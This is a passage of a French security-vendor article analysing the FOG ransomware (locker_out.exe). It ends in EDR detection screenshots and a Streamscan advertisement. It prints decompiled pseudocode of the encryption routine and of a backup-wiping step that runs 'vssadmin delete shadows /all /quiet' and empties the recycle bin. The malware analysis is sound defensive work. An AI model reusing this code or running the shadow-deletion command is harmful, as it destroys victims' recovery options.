Il utilise différentes routines de chiffrement en fonction de la taille du fichier (il modifie la partie où il commence à chiffrer en fonction de la taille du fichier de la victime). En raison de l'existence du champ **RSAPubKey** dans la configuration JSON, il est plus probable que l'algorithme de chiffrement utilisé soit RSA ou une version modifiée de celui-ci.


```
104   FileSize.QuadPart = (unsigned int)&FileSize;
105   if ( !GetFileSizeEx(v16, &FileSize) )
106   {
107     FileSize.LowPart = GetLastError();
108     PRINT_TO_DBLOG_sub_406020("[-] GetFileSizeEx(%ws) error, code %d\n", (unsigned int)NewFi
109     return 0;
110   }
111   FileSize.LowPart = FileSize.HighPart;
112   v46 = (__int16 *)FileSize.HighPart;
113   v45 = *((signed int *)lpExistingFileNamea + 3097);
114   v18 = sub_40EC10(v45, *(__int64 *)&v46);
115   v19 = sub_40EB60(v18, HIDWORD(v18), 100, 0);
116   v21 = v20;
117   v22 = v19;
118   LODWORD(v23) = sub_40EC50(v19, v20, 64, 0);
119   if ( v23 )
120   {
121     v21 = (__PAIR__(-(((unsigned int)v23 > 0x40) + HIDWORD(v23)), 64 - (signed int)v23)
122          + __PAIR__((unsigned int)v21, v22)) >> 32;
123     v22 += 64 - v23;
124   }
125   if ( v21 <= 0 && (v21 < 0 || v22 < 0x500000) )
126   {
127     v21 = 0;
128     v22 = 5242880;
129     if ( FileSize.QuadPart < 5242880 )
130     {
131       v21 = FileSize.HighPart;
132       v22 = FileSize.LowPart;
133     }
134   }
135   v24 = 10485760 * sub_40EB60(v22, v21, 10485760, 0);
136   v25 = v22 < (unsigned int)v24;
137   v26 = v22 - v24;
138   nNumberOfBytesToRead = v26;
139   v27 = v21 - (v25 + HIDWORD(v24));
140   nNumberOfBytesToWritea = v26;
141   v44 = v27;
142   LODWORD(v28) = sub_40EC50(v27, v27, 64, 0);
143   if ( v28 )
144   {
```


```
155 LABEL_34:
156     if ( v30(v16, v29, nNumberOfBytesToRead, &NumberOfBytesRead, 0) )
157     {
158       v32 = 0;
159       if ( nNumberOfBytesToWritea > 0 )
160       {
161         do
162         {
163           sub_402EC0(&v33, &v29[v32]);
164           v32 += 64;
165         }
166         while ( v32 < nNumberOfBytesToWritea );
167         v16 = v42;
168       }
169       SetFilePointerEx(v16, (LARGE_INTEGER)-(signed __int64)__PAIR__(v44, nNumberOfBytesToRead), 0, 1u);
170       if ( WriteFile(v16, v29, nNumberOfBytesToWritea, &NumberOfBytesRead, 0) )
171       {
172         v37 = __PAIR__(v45, nNumberOfBytesToWritea) - __PAIR__(v44, nNumberOfBytesToRead);
173         v38 = sub_406F70();
174         v39 = sub_406F70();
175         v40 = *((_DWORD *)lpExistingFileNamea + 3097);
176         pdwDataLen = 245;
177         sub_406380((int)lpExistingFileNamea, liDistanceToMove.HighPart + 40, (BYTE *)&Buffer, (DWORD)&pdwDataLen);
178         liDistanceToMove.QuadPart = 0i64;
179         SetFilePointerEx(v16, 0i64, 0, 2u);
180         if ( WriteFile(v16, &Buffer, 0x100u, &NumberOfBytesRead, 0) )
181         {
182           CloseHandle(v16);
183           sub_4062B0(v29);
184           return 1;
185         }
186       }
```


Enfin, le rançongiciel locker_out.exe supprime les sauvegardes après le chiffrement. Cela permet d'empêcher l'utilisateur de récupérer le système.

```
20
21  PRINT_TO_DBLOG_sub_406020("[=] Start clear backups..\n", v5);
22  sub_40F640((__m128i *)&StartupInfo.lpReserved, 0, 64);
23  StartupInfo.cb = 68;
24  StartupInfo.dwFlags = 1;
25  ProcessInformation = 0i64;
26  StartupInfo.wShowWindow = 0;
27  v8 = qword_410C30;
28  v9 = 101;
29  v11 = qword_410C3C;
30  v12 = 0;
31  v0 = &v8;
32  if ( !sub_407000() )
33    v0 = &v11;
34  sub_40F640(CommandLine, 0, 100);
35  pszPath[0] = 0;
36  v16 = 0;
37  v17 = 0;
38  *(_OWORD *)&pszPath[1] = 0i64;
39  v15 = 0i64;
40  SHGetSpecialFolderPathA(0, pszPath, 36, 0);
41  v1 = 0;
42  if ( pszPath[0] )
43  {
44    do
45      ++v1;
46    while ( pszPath[v1] );
47    if ( v1 && *(&v13 + v1) != 92 )
48      *(_WORD *)&pszPath[v1] = 92;
49  }
50  wsprintfA((LPSTR)CommandLine, "%s%s\\vssadmin.exe delete shadows /all /quiet", pszPath, v0);
51  PRINT_TO_DBLOG_sub_406020("[=] Try to run command: %s\n", (unsigned int)CommandLine);
52  if ( !CreateProcessA(0, (LPSTR)CommandLine, 0, 0, 0, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation) )
53  {
54    v2 = GetLastError();
55    PRINT_TO_DBLOG_sub_406020("[-] CreateProcessA(vssadmin) error, code %d\n", v2);
56  }
57  v3 = SHEmptyRecycleBinA(0, 0, 7u);
58  if ( v3 )
```

Détection et blocage du rançongiciel FOG par notre EDR Streamscan




Streamscan
EDR
Settings
Help
Events
Track all generated events details
All
Search in any colums
Search
Refresh
Severity
Activity
Type
Date
Medium TR/Redcap.pvzvr Quarantine 2024/05/08 13:11:12
High TR/Redcap.pvzvr Malware 2024/05/08 13:11:11
High TR/Redcap.pvzvr Malware 2024/05/08 13:05:55
Medium TR/Redcap.pvzvr Quarantine 2024/05/08 13:05:55
Medium TR/Redcap.pvzvr Quarantine 2024/05/08 12:57:56
High TR/Redcap.pvzvr Malware 2024/05/08 12:57:55
High TR/Redcap.pvzvr Malware 2024/05/08 12:51:43
Medium TR/Redcap.pvzvr Quarantine 2024/05/08 12:51:43
High TR/Redcap.pvzvr Malware 2024/05/08 08:18:59
Medium TR/Redcap.pvzvr Quarantine 2024/05/08 08:18:59
Medium W2000/AVI.Downloader.bksjh Quarantine 2024/05/07 10:33:04
High W2000/AVI.Downloader.bksjh Malware 2024/05/07 10:33:00
<< < Page 1 of 3 > >>
Home
Events
Analyze
Computer Protection
Network Protection
Version 1.0.6


Streamscan (Office-2)
ALL
TEST
DOMAIN NAME
SCANS
EXTRACTED
Change View
Field
Filter
FILTER
Quarantined TR/Redcap.pvzvr malware on EDR device
Wed May 08, 13:11:12
TR/Redcap.pvzvr Malware detected on EDR device
Wed May 08, 13:11:11
Quarantined W2000/AVI.Downloader.bksjh malware on EDR device
Tue May 07, 10:33:04
Affected Devices:
IP: 10.0.0.148
MAC:
Last detected: 08/05/24 13:11:12
Quarantined TR/Redcap.pvzvr malware on EDR device
Contact StreamScan support for recommendations on this event.
CREATE TICKET
VIEW CAPTURE
DOWNLOAD
5/8/2024 1:11:12 PM (1/5)
COMMANDS
WHITELIST
10.0.0.148
t.zip

STREAMSCAN

Cet article vous a été présenté par **Streamscan**. Notre solution de détection et réponse gérées (DRG) combine notre technologie de détection de cybermenaces **CDS** basée sur l'AI, notre **EDR** et le soutien de notre équipe de chasseurs de cybermenaces, pour fournir la sécurité réseau dont votre organisation a besoin.

Contactez notre équipe de spécialistes en cybersécurité et planifiez une démo pour découvrir comment StreamScan peut vous aider à protéger votre entreprise ou votre organisation

Courriel : info@streamscan.ai

Tel : 1 877 208-9040

https://www.streamscan.ai

-